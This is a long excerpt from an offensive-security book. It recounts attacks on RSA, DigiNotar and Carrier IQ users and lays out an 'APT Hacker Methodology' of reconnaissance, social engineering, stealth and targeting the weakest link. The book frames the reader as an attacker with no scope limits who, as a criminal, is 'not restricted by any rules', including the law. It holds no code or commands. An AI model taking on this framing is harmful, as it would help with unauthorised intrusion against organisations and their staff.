It’s important to note that antivirus vendors create signatures to detect these worms as they are discovered. However, just because a vendor has a signature for a specific virus does not mean that hosts will not be infected with variants of the virus. Even with such a small set of infected hosts, the Flame virus had many different variants. Today, there are antivirus signatures for variants of Stuxnet, Duqu, and Flame.

In later chapters, you’ll learn just how easy it is to avoid signature-based technologies like antivirus software. Ultimately, antivirus software isn’t really stopping APTs from using this malware, but it does make it easier to identify who is behind an attack in the future if you can determine that a worm is a

variant of a previously discovered virus, which could potentially make a specific worm less desirable to use if true organizational anonymity is a requirement.

APT: RSA Compromise

The compromise of the RSA Company is a very interesting story indeed. RSA is best known for their SecurID product, which allows companies to easily integrate two-factor authentication into many diverse systems. Two-factor authentication systems work by having a user prove two things: something they know, like a personal security key or PIN, and something they possess, typically a physical token displaying six digits that change every 60 seconds. By sending both pieces of data in an authentication request, the user proves they are in possession of the physical token as well as knowledge of the private PIN password. This system is considered much more secure than the traditional password, and is implemented in some very important companies.

The compromise of the RSA network does not represent just another company falling victim to a random assault. Instead, RSA was purposefully compromised for a very specific reason. RSA determined that the people behind the attack were looking to use the information they obtained to compromise companies that use RSA technology, including U.S. defense contractors. The attackers who compromised the RSA network started their attack by sending a phishing e-mail to a small group of users at the company. The phishing e-mail included a spreadsheet that contained a zero-day exploit for Adobe Flash (CVE-2011-0609), which allowed the attackers to install a remote administration tool.

An interesting fact is that the attackers chose to use the Poison Ivy remote administration tool, a somewhat well-known Windows tool, to remotely manipulate the compromised computers. It might point to a lack of certain capabilities that the attackers chose to use this, or it might mean that they wished to use something that could not necessarily be traced back to them as the authors. Poison Ivy contains many features you would expect from a well-developed backdoor, including

- ▶ Browse, search, upload, and download files
- ▶ Capture encrypted password hashes (LM and NTLM)
- ▶ Capture audio
- ▶ Manage processes
- ▶ Manipulate the registry

After the attackers gained the initial foothold into the RSA network, they began elevating their privileges. This included grabbing the locally cached password hashes, which contained an administrator password that was valid on many of the computers in the domain.

The attackers identified the servers that contained the specific seed data they wished to obtain from RSA. This seed data would essentially allow them to produce the same numbers displayed on any token at any given time, meaning they wouldn't need the physical hardware. The attackers would also need the serial number of any given token, but the serial number would be much easier to obtain. The data from the servers was then archived, compressed, and password-protected in a .rar file, a common file type similar to .zip files. The attackers then were able to exfiltrate the data by using the File Transfer Protocol (FTP) protocol to upload it to servers under their control. This general attack path is shown in [Figure 2-5](#).




Figure 2-5 How RSA was compromised

After RSA was compromised, the attackers turned their focus to large government contractors like Lockheed Martin. Although the amount of information released by Lockheed Martin is very limited, some reports point to the fact that the attackers might have used the information obtained from the RSA breach to infiltrate Lockheed. The dominant belief is that Chinese hackers

(potentially the Chinese government) were behind the attack against RSA. Ultimately, the true source of the attack was never uncovered. There was much speculation as to the true origin, but as you'll learn in later chapters, it's extremely difficult to trace an APT attack back to its true origin. You'll also learn in later chapters how to use misdirection to hide the source of your attacks.

You should be able to see the difference between the attack executed against RSA and the attacks against Iranian networks. The level of sophistication and the difference between the two is pretty staggering. Cyber-warfare is the newest battlefield terrain, and it's easy to see the difference between people who have invested a lot of resources in an attack and those who have not.

APT Nation-State: Iran Spying on Citizens

In late August 2009, an active attack targeting users of Google services was discovered. The attack was essentially a large-scale Secure Sockets Layer (SSL) man-in-the-middle (MITM) attack. The most interesting element was that the attackers were using a certificate signed by a legitimate certificate authority. This would allow the attackers to view any encrypted information sent between the end user and the server while looking as if there were no issues with the secure connection to the end user, as shown in [Figure 2-6](#).



Figure 2-6 SSL MITM attack

The attack was initially discovered when an Iranian user posted to a Google forum that he was being warned by his browser that there was an issue with the Google certificate. The certificate had been created July 10 and had been revoked by the issuing certification authority on August 29. The certificate had been issued by Dutch certification authority DigiNotar. DigiNotar had hired an

external organization, Fox-IT, to investigate the breach of their servers. Fox-IT determined that over 300,000 unique user IP addresses had been affected, 99 percent of which were in Iran. There was no concrete evidence to determine the true identity of the attackers, with many people speculating that the Iranian government was behind the attack.

Regardless of whether the true power behind the attacks will ever be discovered, the impact and implications of this attack cannot be ignored. If an organization can compromise the fundamental security technologies that we all rely on, and on such a massive scale, what does that mean for the security of the world?

Cell Phone Spying: Carrier IQ

Carrier IQ is a very interesting program, not necessarily because of the story and the controversy surrounding it, but because of the implications. In November 2011, security researcher Trevor Eckhart shared findings that the software on his cell phone, Carrier IQ, was logging important details such as user location without notifying users or allowing them to disable this functionality.

Later that month, Eckhart released a video on YouTube in which he shows the Carrier IQ software logging a user's keystrokes. He included an example of the software logging passwords to secure sites. This functionality, along with the fact that in many tests it was impossible to stop or remove the program, prompted people to start claiming Carrier IQ was basically a rootkit for cell phones installed by the cellular providers. We will not explore the specifics of how the Carrier IQ program operates, but instead pose a few questions that talk about the implications and how an APT hacker might use similar technology:

- ▶ How could an APT hacker use similar technology to monitor a user's smart phone activity?
- ▶ How could an APT hacker install the program?
- ▶ Which functionality would be needed in the program?

We will answer all of these questions in later chapters.

Don't Forget

In this chapter, we reviewed some of the more interesting examples of real-world attacks executed by the absurdly incompetent to the extremely elite. Remember, however, that our data set is limited due to the nature of the problem. The core ideas you should understand are that even people with very little skill are a threat today, and the people with elite skills are unstoppable.

Find further information on DAPT, Stuxnet, Duqu, and the Iran Certificate Attack from these sources:

- ▶ **DAPT – neighbor from hell**
<http://www.wired.com/threatlevel/2011/07/hacking-neighbor-from-hell/>
http://www.wired.com/images_blogs/threatlevel/2011/07/ardolffedss
- ▶ **Stuxnet**
<http://www.youtube.com/watch?v=rOwMW6agpTI>
http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html?_r=2&pagewanted=all
- ▶ **Duqu**
<http://www.crysys.hu/publications/files/bencsathPBF11duqu.pdf>
- ▶ **Iran Certificate Attack**
<http://www.pcmag.com/article2/0,2817,2392455,00.asp>

CHAPTER

3

APT Hacker Methodology

To guarantee your success in compromising any organization you target and increase the efficiency and efficacy of your attacks, you need to take a systematic approach to targeting and attacking an organization. This systematic approach is the APT Hacker Methodology (AHM). The APT Hacker Methodology will ensure consistent results in compromising any target of choice. This methodology can be much more important than any specific technical skill. Obviously, technical skills are an absolute necessity when discussing hacking, but what separates the men from the boys, and the women from the girls, is a systematic approach to avoid failures and ensure success and minimize our risk of being caught.

The APT Hacker Methodology includes elements to consider for all phases of attack, the thought process behind selecting specific attacks and intermediate targeted assets, and a few fundamental concepts of how to work through the thinking process. Concepts for constantly progressing to reach the next echelon as an APT hacker are discussed. Just as security is a never-ending process, so, too, is the process of being an APT hacker.

As part of the methodology, there is a five-phase attack framework, which walks you through a specific order of preference for different types of attacks. Within these five phases, you'll be shown specific examples of attacks and the reasoning behind preferring certain attacks. In addition, you'll learn the five steps inherent in every attack within each phase.

Reading alone will not make you an APT hacker, much like reading a book on art will not make you an artist. You must ponder and contemplate the material provided in this book, and most important of all, you must apply what you've learned. You must try the attacks, techniques, methods, and tools in this book. You must try them, find the issues, and work out better solutions. What Stephen Covey once said applies perfectly:

To know and not do is really not to know.

AHM: Strong Enough for Penetration Testers, Made for a Hacker

It is very important to understand that the AHM is *not* a penetration testing methodology. Penetration testers (pen testers) will most likely find much of the information in the AHM useful, but ultimately, the AHM is not designed with penetration testers in mind.

A penetration test is a sanctioned attack against an organization performed to test the efficacy of security controls and defenses in place. Typically, this will involve testing things such as employees' responses to "malicious" activities, such as phishing e-mails or social engineering phone calls; technical controls, such as the configuration of computers, servers, and network infrastructure; and potentially testing the process employees follow to respond to detected incidents.

The AHM is not designed for penetration testers because there are many differences between the requirements and operation of penetration testers and APT hackers, as well certain key attack vectors being off limits to penetration testers that we will target as APT hackers. To fully appreciate this fact, let's look at a few of the very important differences between APT hackers and penetration testers.

Pen Testers	APT Hackers
Yes	Have scope restrictions
Yes	Have time limits
Yes	Goal of pleasing boss/client
Yes	Have a "get out of jail free" card
No	Concern with anonymity
No	Concern for prolonged stealth access
No	Continuously probing/attacking targets

For those unfamiliar with "get out of jail free cards," penetration testers receive a signed letter from the organization they've been contracted with indicating the test has been approved by an authorized party. Thus, if the penetration testers are ever caught, i.e., by a security guard, they don't face any real consequences, like being arrested.

Penetration testers have a defined scope and a contract with their client that details (among other things) exactly what is to be tested. They may only be

allowed to target specific systems or personnel, and many viable targets within an organization are often specifically excluded or “off limits” to the penetration testing team. For example, penetration testers are commonly not allowed to target executive-level personnel during an assessment. APT hackers simply do not have *any* limitations. If targeting an executive-level employee will get them the results they desire, they will do exactly that.

In addition, a penetration tester’s contract usually imposes a time limit, stating when and how long a penetration testing team may actually perform their attacks. Because of this, a penetration tester is only capable of determining relative security as a snapshot in time. APT hackers don’t have to worry about time limits. They can continuously probe and research a target until they find a way in or wait for the most opportune time. Remember that although an organization may be secure at the time of a penetration test, a mere day later, a new vulnerability could be introduced that leaves them open to attack. In addition, if a penetration tester is caught, he simply shows a letter from the organization who hired him that states that he is an approved assessor. No worries for the pen tester. This pass may allow the penetration tester to attempt noisier attacks, attacks that an APT hacker would almost never consider. Many times, if a pen tester is “caught,” they’ll simply get approval to continue with the assessment. Obviously, this is a luxury an APT hacker will never have. In addition, because penetration testers do not have to worry about any repercussions if their attacks are noticed, they can invest almost no effort in anonymity. As you’ll learn, anonymity is critical to all stages of an APT attack, and even more important is invisibility.

NOTE

By no means am I saying that penetration testers will never attempt stealthy attacks. I’m just speaking generally about the different thought processes between a penetration tester and an APT hacker and what my experiences have typically been.

Penetration testers are almost never given the ability (or contracts) to test truly prolonged stealth access to systems. Many APT hackers will maintain stealth access to compromised systems for months or even years. This is a worthwhile metric for an organization to have—how quickly an organization is able to detect this type of access and respond to it. However, it’s not only rarely included in a penetration test, but also extremely difficult for most organizations to actually assess artificially.

Based on the previous information, you might think that I believe penetration tests are unnecessary, as they don't (and can't) actually simulate an attack from an APT hacker. Ironically, I've spent a decent amount of my career performing penetration tests and will continue to offer them as a worthwhile service. The fact is that although most penetration tests will never be able to simulate an APT hacker, it is still a necessary component of an information security program. Remember from [Chapter 1](#) that although antivirus programs do not impede an APT hacker, it is still necessary to handle threats lower on the threat pyramid. The same is true of penetration tests. Just because a penetration test is less sophisticated than the techniques used by an APT hacker, it is still necessary to ensure that threats with different capabilities are accounted for.

Should we have APT penetration tests? Yes and no. Performing a simulation of an attack from any APT depends on many factors, including when you last had a penetration test performed, what the results were, the controls currently in place, and the threats that are likely to target your organization.

AHM Components (Requirements, Skills, Soft Skills)


In the following section, we'll cover the soft skills necessary to be an APT hacker. You'll notice that much of this is not dependent on technical skills (i.e., programming rootkits, writing exploits, or hardware hacking). It is arguably a simpler process to acquire the knowledge of a specific attack. We'll cover the technical skills you'll need in later chapters, but you must learn to appreciate that no specific technical skill will make you an APT hacker. Instead, the application of the AHM to any technical attack will guarantee success against any organization. These soft skills are one of the key differences between an APT hacker and threats lower on the threat pyramid.

The subtitle of this book states that you will learn the *art and science* of becoming an APT hacker. In this chapter, we will focus on teaching you the art of APT hacking. It is arguably easier to teach you the science, or specific attacks or exploits. It is also a somewhat difficult thing to define art. But for the sake of clarity, we will use this as our baseline definition:

Art is the intuitive and elegant application of expert skill to an efficacious end.

That's it—we will apply our skill simply, elegantly, and with an eye on meaningful results. For an APT hacker, we will consider certain elements as the

cornerstones for an artful compromise. If we can make our attacks simple, elegant, and above all effective, we can be sure that it was an artful attack. Also, keep in mind that as an APT hacker, this art should manifest itself in every aspect, every skill, every attack, and even every phase of an attack.



Yin Yang of Knowledge and Art

Elegant, Big-Picture Thinkers


In his book, *Hacking: The Art of Exploitation* (No Starch Press, 2008), Jon Erickson describes hackers as people who can execute elegant attacks and see the big picture. This stuck with me for many years, and I believe that he has correctly defined what it takes to become a master of most any field, especially to become an APT hacker.

Taking a step back from all the minutia of technology in general and security can be a tough thing to do. To truly master hacking and become an APT hacker, you must be able to see the forest for the trees, to step away from all the specific details of attacks and defenses and focus on the big picture and how all of these elements interact. Once you have the correct image of the big picture, you will see that any organization can be compromised, because no organization is 100 percent secure.

We discussed the foundations of the big picture in the first chapter: the rapid immersion of technology in our lives, the inherent implications of these technologies in the way we live and interact with each other, and the exponential impact of attacks that involve technology. Ultimately, the nexus of humans and modern technology is the big picture.

Advanced: Echelons of Skill

The true definition of “advanced” as it pertains to APT hackers is a subjective term. There isn’t a precise measurement to determine if a hacker is advanced or not. There aren’t any specific technical skills required to execute advanced attacks. A famous chess grandmaster once stated that the path to mastery is like climbing a series of ladders with platforms between each. Each rung in the ladders represents a specific new skill that you must purposefully reach for in a careful and concerted way and pull yourself up to reach higher and higher. Upon reaching each platform, you will obtain an enlightened understanding of the skills that allowed you to get to that platform, allowing you to kick away the ladder, as you’ll never have to think about those rungs in the same concerted way again.



Platforms of Understanding

This effortless understanding comes from having a new perspective on all of the previous information you acquired that has transformed from knowledge to wisdom. Instead of focusing solely on specific technical skills that one believes are advanced, the fledgling APT hacker should focus on continuously ascending the ladders of understanding.

In terms of hacking, I find that most knowledge follows a similar path. First, you must learn and acknowledge simply that a technology works, then you learn how it is supposed to work, then you learn how it really works, and then you learn how to break it. For example, you might learn that computers use memory to manage processes as they execute. Next, you learn exactly how these memory-management systems work—the stack, the heap, what happens when a function is called, etc. Then, you learn how to manipulate these inner workings

to achieve a desirable end (e.g., stack overflows to execute shell code). Or in terms of social engineering, you first acknowledge that humans have a trusting nature. Then, you learn how this trust manifests itself and the reasons people are trusting by nature. Finally, you learn how to take advantage of this fact (e.g., requesting passwords from users).

Preparation

If I had six hours to chop down a tree, I'd spend the first four sharpening the axe.

—Abraham Lincoln

Preparation for an attack is critical for any attacker, but it's especially important to an APT hacker. Preparation, especially in the form of reconnaissance, is an extremely important process that cannot be hurried through. Reconnaissance is the first phase in the AHM five-phase attack. Thus, we've dedicated an entire chapter on how to properly perform reconnaissance on a target organization. For now, simply understand that for an APT hacker, the time spent on reconnaissance is much greater in proportion than a typical attacker. See [Figure 3-1](#).




Figure 3-1 Reconnaissance efforts

In addition, an APT hacker will take his time testing all the tools and techniques to be used in an attack. Whether it means testing an exploit, rootkit, backdoor, or phishing website, an APT hacker will ensure that all the kinks are worked out before executing an attack.

Patience

Patience is a virtue, and this couldn't be truer for an APT hacker. Threats lower on the threat pyramid will show their level of skill when they hurriedly attempt to compromise a target. Many times, an attacker will try noisy attacks using a recently released exploit without first understanding how the exploit works or what side effects it could have. For example, many times, exploits that take advantage of memory corruption or buffer overflows can cause the target system or service to crash, even when successful.

An APT hacker shows patience in making sure that every aspect of the attack is sufficiently understood. Patience can and should manifest itself in every stage of an attack. Being patient before moving to the next stage is crucial and can easily mean the difference between success and alerting your target to your presence. We will cover examples of applying patience to specific attack scenarios in future chapters.

Social Omniscience

To state that an APT hacker is a master of social engineering is an extreme understatement. Some of the top authorities on social engineering are arguably the folks at Social-engineer.org, who define social engineering as “any act that influences a person to take an action that may or may not be in their best interest” (<http://www.social-engineer.org/>).

An APT hacker has adept social engineering skills, but more importantly, has an understanding of social omniscience. Social omniscience is defined by understanding the big picture of how all social elements affect the security of a target. Examples of some of these core social elements include

- ▶ Inter-relationships between employees and managers
- ▶ Inter-relationships between departments within organizations
- ▶ Impact of geological diversity of companies
- ▶ Business policies and procedures
- ▶ Company politics
- ▶ Ethnic differences and diversity of employees
- ▶ Overall security awareness and importance placed on security
- ▶ World events external to organizations
- ▶ Employee skills

► Impact of holidays and vacation

So while social engineering may be considered the tactical system for dealing with people one-on-one, social omniscience can be considered the strategic, big-picture view of social engineering concepts. We will cover specific examples of core social engineering concepts, tactics, and attacks in [Chapter 6](#). You'll also notice social elements intermingled throughout all phases of our attacks and how to use the information to mount an elegant attack.



Always Target the Weakest Link

Many attackers simply target the systems they know how to compromise. An APT hacker analyzes a target organization and specifically identifies and selects the weakest link for attack. For example, a hacker that has skill in web security might try to target an organization's web servers. The hacker might attempt SQL injection, cross-site scripting, or parameter manipulation on a target's web application. If it's not vulnerable, he might simply move on to another target.

An APT hacker has an entire toolset of attacks and techniques to choose from, and is able to choose the technique that exploits the specific weakest link in the chain at the target organization to quickly get access to their desired asset. Because of this, an APT hacker can guarantee success by performing ample reconnaissance, understanding his target, waiting for the opportune time, and then targeting the weakest link.

Efficacious, Not Elite

An APT hacker prioritizes nothing higher than being effective. Always targeting the weakest link means that an APT hacker understands that nothing is more important than efficacy. If something works, an APT hacker will use it. Sorry, you don't get cool points for being elite.

When I was younger and read stories of nontechnical hackers compromising targets using only social engineering, I would think, "So what? They cheated. Of course, you can always get in with social engineering." Since that time, I've learned that with a targeted attack, there's no such thing as cheating and no such thing as elite; only compromised or not compromised, success or failure.

Exploitless Exploits

Whenever possible, an APT hacker will prefer to use exploitless exploits. Remember from [Chapter 1](#) that exploitless exploits work by simply using a technology as it's intended to accomplish our goals. This doesn't mean that an APT hacker will never use a custom exploit or even a canned exploit; instead, an APT hacker assigns a certain preference to exploitless exploits. You'll notice attacks that are considered exploitless exploits in all phases.

One of the simplest examples of an exploitless exploit could be tailgating on an administrative channel. Most people are probably familiar with physical tailgating in which we physically follow an authorized person into a restricted area. Technical tailgating relies on the same concept: If we can follow an existing administrative channel—let's say, using Telnet to connect through a firewall to an administrative system—then we potentially have a much harder "exploit" to discover. This simple example is completely without context, so there may be some arguments that a different exploit could be harder to detect, but just keep in mind that, in general, certain activities and events are expected to happen on a system or network, and by mimicking those activities, we make it much harder to detect our attacks.

Again, keep in mind that this does not mean an APT hacker will never use a memory corruption exploit, web exploit, or preexisting exploit; on the contrary, we will use and cover these in a few of our attacks, but the fact that using exploitless exploits makes it much harder to discern our activities as malicious because they match normal activity means we will give a certain preference to this type of exploit.

The Value of Information

An APT hacker understands the value of information, no matter how small or seemingly insignificant the information may appear. Especially during the recon phase, an APT hacker will assign a great deal of importance on gathering as much information as possible. This information may be details about the target organization's technology systems, culture, or personnel.

I will always take free information, regardless of how trivial it might seem at the time. This free information can come in many forms: information gathered from target and affiliate websites, social networking, phone calls, or e-mails. An APT hacker is able to take these many small pieces of data and put them together with social omniscience to build very strong attacks.

APT Hacker's Thought Process

It's almost ironic, or even hypocritical, to say that there's a specific thought process for the APT hacker. Although there is not one single concrete thought process or system for thinking through a successful attack, there are steps that will take an average attacker and bring them to the next echelon of efficacy. As you read this section, make note of how you currently think, and identify some new techniques that you might not have used before. When you build your next attack plan, incorporate some of the systems you learn here and see how it improves your results.

Think Outside the Box

It's become something of a cliché to say that hackers are "outside of the box" thinkers, but the ability to think outside of the box is critical for any hacker, and especially so for an APT hacker. Too many times people are instructed to "think outside the box" without actually being told how to do it, as if thinking outside of the box is an intrinsic capability that everyone has and some simply choose to not use. The good news is that this is an ability that you can learn; you don't need to be born with it.

Let's first define what we mean by the phrase and start by defining exactly what is "the box." The box represents the constraints of assumption, traditional thinking, or group thought. Thus, thinking outside the box, in part, is thinking without these constraints of assumption or convention. The box is constructed of

the rules put in place by pragmatism, human nature, people in authority, and your peers. The box can be very limiting in many aspects of a person's life; however, we'll focus on the implications as they relate to compromising a target organization.

A typical discussion of thinking outside the box will include a puzzle called the "Nine Dots Problem." I've decided to include it here if for no other reason than to ensure that you're familiar with the traditional examples, as well as it being fun and entertaining. Imagine you have the simple grid constructed of nine dots as shown in [Figure 3-2](#). Your goal is to draw four straight lines that pass through each dot once without lifting your pencil from the paper. The solution to the nine dots problem can be found in the appendix.




Figure 3-2 Nine Dots Problem

A Side Note

Where does this box come from? Some sinister authority, the government, our educators, the Illuminati? Are we being manipulated to keep us in line? In some ways, yes, we are brainwashed from many sources, not the least of which are traditional schools and society. However, it's not all necessarily as sinister as it may appear, and many times it's not even intentional. The box exists because it would be infeasible to constantly question and analyze every possible solution to every problem or choice we encounter.

You must also realize that every individual has their own frame of reference for which they build their reality and solve problems. You have your own set of experiences that affect how you solve problems.

Every individual's life is built on rules to some degree. These rules are designed to keep us safe and secure and are a necessary part of our reality. If we didn't have these rules, there would be complete chaos. Some rules are simply generally accepted; others are strictly articulated. It would be tough to explain a car accident because of a difference in perspective: "Sorry, officer, I was thinking outside of the box and chose to contest the validity of the stop sign."

As an APT hacker, you must think outside the box in every phase of a successful attack, from inception to clean-up. The APT hacker has an extreme advantage when it comes to thinking outside the box, as by the very nature of being a criminal, they are not restricted by any rules, especially common and well-articulated rules such as the law.

A Vaudeville Story

There is a funny and poignant story adapted from a joke by Henny Youngman, who was a vaudeville comedian. The story goes something like this:

There was an American guard at the U.S.-Mexico border. One day, a man was coming into America from Mexico and was riding a bike with a wooden box strapped to the front of it. The guard stopped the man and told him he had to inspect the box before he was allowed into America. The man consented, and the guard checked in the box, but only found sand and let the man go on his way.

The next day, the same man came to the border on a bicycle with a box on the front. Again, the guard searched the box, but only found sand inside and eventually let the man through. This went on for months, and the guard would call over his fellow guards and they would analyze the contents of the box, but never found anything but sand.

Years went by, and one day, after the guard retired, he saw the man walking around town. He ran up to the man and said, "Excuse me, I was a guard at the border and I remember you coming through the border many times. My fellow guards and I struggled to identify what you were

smuggling into America and we could never figure it out, even though we knew you were smuggling something. Please, you must tell me, just so I can know, what were you smuggling!?”

The man looked at the guard and said, “Bicycles.”

This is a simple and funny example of how you can be so focused on thinking inside the box that you forget to think outside of the box.

Nine Dots Solution

Whether this is the first time you've seen the Nine Dots Problem or you've solved it before, we can still learn something important from the game. If there's one single most important factor we're confronting with the Nine Dots Problem, it would be assumption. We read the “rules” and made assumptions about what they meant or made assumptions as to the solution.

You can see the solution directly contradicts the assumptions that the majority of people make. Frankly, there are other solutions given the rules we have. Take some time and think of other solutions with zero assumptions to the rules or solutions. Understanding the assumptions people make and crafting social engineering attacks to take advantage of those assumptions is a recurring theme you'll see in our discussion of social engineering attacks and mingled with many of our other technical attacks.

The Process of Thinking Outside the Box

Now that you understand some of the fundamentals of what it means to think outside the box, let's delve into a process anyone can easily walk through to come up with the best solution to their problem. The general process is similar for any outside-the-box thinking, whether you're an advertiser, manager, comedian, entrepreneur, or hacker. Let's quickly review the general process and then focus on how to make the process work for the APT hacker.

There are four major techniques within the generic process:

- ▶ **Find a creative area (space and time)** Although you don't need to start creating your own Zen garden as a refuge for creative thinking, having the space and time you need to think without distraction can be a real aid to thinking outside the box. The creative decisions needed to plan a successful

attack cannot be taken lightly.

- **Think without your filter** Remember that while looking for the best solution, you need to turn off your filter and assumptions. Think of solutions that aren't restricted by anything you would normally consider. Don't worry about money, time, skills, probability, or what other people will think. Try to recognize when your internal filter might normally block an idea, and don't allow the filter to reject it.
- **Just write** A technique that works for many people is to simply write (or type) out all of your ideas without restriction. Any potential solutions should be recorded for analysis later. Again, write without allowing your filter to reject any ideas. After you feel you've written all your ideas, force yourself to write even more to come up with ideas past your normal thinking.
- **Create first, filter second** As you're getting all of your ideas out of your head, understand that you will not accept all of them, but decide you will not reject them without analyzing them in more detail first.

Once you've mastered these, you'll find that the steps occur in your mind and you may not need to follow any of the steps in a concerted way.

Thinking Outside the Security Box

When some people hear of the successful breach of a high-profile target, they may think, "Wow, what an artful hack. I never would have thought of that." What we need as an APT hacker is a scientific way for creating this art. The "security box" is a unique box because many of the technical security controls we will face are built on specific and tangible rules and with clear and tangible goals and purpose.

Throughout this book there will be many opportunities for you to think outside the box. Remember that the core technique to thinking outside the box is questioning or analysis. Thus, any time you can learn a way to improve your analytical skills, you should grab that opportunity.

- Determine the traditional answer (assumptions)
- Question the traditional answer (question assumptions)
- Analyze the exact opposite of the traditional answer (contradict assumptions)

What does it mean to analyze the exact opposite of the traditional answer for security? One common approach would be to consider the existence of a security control to be a positive thing for the APT hacker. For example, rather than thinking of a badge access control system as being a deterrent, maybe it means that with something as simple as a badge (or a forged badge), you'll have free rein of the interior of your target building. Or maybe knowledge of the specific antivirus technology in place can be used in a targeted phishing campaign or exploited directly. If nothing else, you could consider some technologies or controls to give individuals a false sense of security, making it a perfect target for a direct attack. We will discuss this and more in discussion of future attacks.

Look for Misdirection

Have you ever seen a really good magic trick involving a magician making things disappear and reappear with only his hands? Ever wanted to know how the magician is capable of such amazing things? It's simple: When a magician wants you to look at his left hand, look at his right hand. Also, notice the techniques a magician will use to direct you to look at the hand he wants you to focus on. Many times, the magician will make big showy displays and he will look at the hand himself while the other hand will move silently, smoothly, and as naturally as possible in an attempt to avoid any attention at all.

The same exact technique (or unintentional phenomenon) of misdirection can be seen in security. When an organization makes a big showy display of security, ask yourself, "If I'm focusing on what they want me to see, what am I not seeing?" This misdirection may be done intentionally by defenders or may be just another recurring phenomenon of human nature.

In smaller organizations with limited staff, a security engineer familiar with network security might be far more likely to focus on technology to secure the network while completely neglecting other areas such as host-hardening standards. This may be less of an issue for larger organizations that might be able to afford large teams of security individuals who each have their own unique skill sets. A more common scenario might be an information security team that focuses on technical security controls while completely neglecting training end users on secure behavior. In either case, the concept still holds true. If you can see a lot of effort or a large display of security in one area, you need to find the area that is being neglected.
